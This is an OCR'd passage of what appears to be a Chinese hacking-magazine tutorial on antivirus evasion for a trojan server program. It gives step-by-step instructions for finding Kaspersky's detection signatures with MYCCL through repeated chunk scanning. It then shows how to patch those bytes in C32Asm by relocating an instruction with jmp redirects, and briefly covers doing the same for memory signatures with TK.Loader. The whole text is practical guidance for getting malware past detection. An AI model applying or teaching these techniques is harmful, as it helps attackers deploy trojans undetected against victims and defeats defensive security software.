


图3 MYCCL提示

一、文件免杀

1.设置程序MYCCL

下面我们开始进行免杀操作，首先请出今天的主角MYCCL，它是一个特征码的检测工具，在很多方面已经超过它的前辈CCL。因为MYCCL不但可以对单一的特征码进行定位，还可以对多重复合特征码进行定位，也就是说用户只有同时改掉木马程序所有的守护特征码，该程序才不会被杀毒软件查杀。

MYCCL的原理是：

载入程序，然后分块写10（刚开始应先少数量划分，先确定大范围）。起使位置最好写代码段code，或者txt，然后程序会把代码段分成10块，从第1块开始恢复，并生成文件。生成完毕后，用杀毒软件查杀生成文件的目录，清除所有带毒文件（如果杀毒软件是按顺序杀毒的话，可以在杀掉第一个文件的时候就停止杀毒，此时特征码已经找到）。然后点击“二次处理”程序会自动记录第几个文件开始查到毒了，那个就是第1个特征码。程序会把有特征码的地方添0并记录在右面，然后把后面的文件分10块开始从头恢复。这样不断进行（反复使用二次处理和杀毒），守护特征的大范围就找出了并记录在右面。因为分为10块所以每块都比较大，这时候需要进行精确。在右面点第1个特征码，选择精确此特征码，然后此处就会被写入分析器里。分块可以写大一点，比如100，这样多次进行精确，特征码的范围就出来了。

运行MYCCL，程序首先会在提示窗口显示出与服务端程序有关的一些信息，如图1。接着点击界面上的“文件”按钮来选择刚刚配置的服务端程序，并将“带后缀”选项前面的打勾选中；接着点击“目录”按钮来设置一个服务端程序的分块目录，默认的目录在服务端程序所在目录中新建的一个名为“OUTPUT”的目录；然后在“分块个数”选项中设置分块的个数，用户可以根据自己的需要进行设置。不过一般情况下都是采用由小到大来设置的，我们这里设置10；设置完成后点击“生成”按钮，如图2，就能在目录中生成相应的服务端程序分块。

2.定位特征码范围

下面启动卡巴斯基，对分块目录进行查杀，当杀毒软件检测到被杀的文件后，将全部被杀的文件删除掉。接着返回到MYCCL的主界面，点击“二次处理”按钮后，MYCCL会出现一个提示框，告知用户“程序已经找到一处特征码，但是可能还存在其他的特征码，是否继续生成文件进行分析？”，如图3。我们点击“是”按钮继续。接着再用卡巴

斯基对分块目录进行查杀，查杀完成后再次点击“二次处理”按钮，然后重复查杀、二次处理的步骤，直到MYCCL提示无其他的特征码为止。接着再点击“二次处理”按钮，MYCCL就会提示查找到一处特征码“**0008E690_00011CB6**”，如图4。这样我们就获得了一个大致的多重特征码定位的范围。




图4 查找到一处特征码




图5 缩小特征码范围

3．缩小特征码范围

特征码已经知道，但是这段特征码的范围较广，我们需要继续操作，缩小特征码的范围，以便我们后面的操作。点击MYCCL主界面中的“特征区间”按钮，然后在MYCCL主界面的右侧会出现一个名为“填充／特征码 区间设定”的窗口。选中我们刚刚找到的那段特征码，在它上面点击鼠标右键并选择菜单中的“复合定位此处特征”命令，如图5。接着在主界面的“分块个数”选项中设置新的分块个数，软件默认分为36443，这个数字太大，我们设置为50，这就是刚刚我们所说的由小到大。然后点击“生成”按钮，接着对目录里面新的分块进行查杀。再点击“二次处理”按钮，接着对生成分块的目录进行查杀，然后重复操作。直到生成的文件没有被查杀后，点击“二次处理”按钮得到二组特征码的地址，分别是“**00097A8A_000005B1**”和“**0009914E_000005B1**”，如图6。




图6 缩小到两段特征码

4．精确特征码范围

接下来我们要对这两组特征码进行精确定位，毕竟1457个字节的地址依然是很大的。点击MYCCL主界面中的“特征区间”按钮，接着在“填充／特征码 区间设定”的窗口选中“**00097A8A_000005B1**”这组特征码后，同样点击鼠标右键中的“复合定位此处特征”命令，程序还是在“分块个数”中自动地分了728个，这里我们同样改为100。接着点击“生成”按钮，接着使用卡巴斯基对目录里面的新的分块进行查杀。再次点击“二次处理”按钮，然后重复查杀、二次处理的步骤即可，得到这组精确的特征码为“**00097F5A_0000000E**”。按照同样的方法，另一组“**0009914E_000005B1**”最终精确为“**0009969C_0000000E**”，如图7。




图7 精确两段特征码

下面我们将这两组特征码再精确一些，使其特征码精确到2个字节之间。点“特征区间”按钮，接着在“填充／特征码 区间设定”选中“**00097F5A_0000000E**”这组特征码，点击“复合定位此处特征”命令，在“单位长度”中设置为2。接着点击“生成”按钮，然后进行查杀，在二次处理后再查杀，得到最终的特征码为“**00097F5A_00000002**”，而另一处最终的特征码为“**000996A4_00000002**”，如图8。

5．修改特征码

到此为止，卡巴斯基对上兴的特征码定位已经完成了，下面我们来对这些特征码进行更改，从而让它躲过卡巴斯基的查杀。今天我们所用的修改工具为C32Asm，点击“文件”菜单下的“打开十六进制文件”命令来选择先前配置的服务端程序。首先拖动侧边栏找到地址“00097F50”这一行，然后从左到右找到“00097F5A”这个地址，最简单的修改方法就是用00替代这个地址内容，除此以外还可以通过NOP填充以前的内容，但是这样修改可能会引起服务端程序的运行错误，所以我们这还是使用顺序调换法。

首先在“00097F5A”这个地址上点击鼠标右键，再选择菜单中的“对应汇编模式编辑”命令，如图9。在汇编模式中找到“00497F59”，复制这一行的内容将其备份。接着拖动侧边栏到程序的结尾，找到一行空白地址，我这里选择的是“004B1E31”。再在其上方点击鼠标右键，选择其中的“汇编”命令，再在弹出的窗口中输入“00497F59”这一行的内容。然后在下面一行的汇编窗口输入“**jmp 00497F5C**”，这样就跳转到“00497F5C”下面的内容。现在并没有完，再回到“00497F59”这一行，在汇编窗口输入“**jmp 004B1E31**”，这样就可以使程序上下连通并舒畅运行，如图10。按照相同的方法，对“000996A4”这个地址也进行掉换后，点击“文件”菜单中的“另存为”命令对修改的服务端程序进行保存。现在用




图8 准确定位特征码

卡巴斯基对修改后的服务端程序进行查杀，结果成功躲过了卡巴斯基的检测。

二、内存免杀

这里再对如何通过MYCCL进行内存特征码进行一下简单的讲解。要进行内存特征码的检测，首先就需要保证文件本身已经免杀了，否则操作会出现错误的。用MYCCL载入刚刚成功完成文件免杀的服务端程序，接着的操作和文件免杀差不多，都是设置“分块个数”、“保存地址”，当然也必须选中“带后缀”选项，然后单击“生成”按钮。生成完毕后，用右键点击目录地址中的“用TK.Loader打开目录”命令。接着启动TK.Loader，在“TK.Loader”窗口点击“全部载入”按钮后就会将刚刚生成的文件全部装载到进程里面去，如图11。当程序提示装载成功以后，然后用卡巴斯基的内存杀毒功能进行检测。当检测到病毒文件后，首先关闭程序TK.Loader，接着将其删除掉，再点击“二次处理”按钮，然后重复前面的操作直到杀毒软件不再提示有病毒文件即可。




图9 查找特征码位置




图10 跳转特征码位置

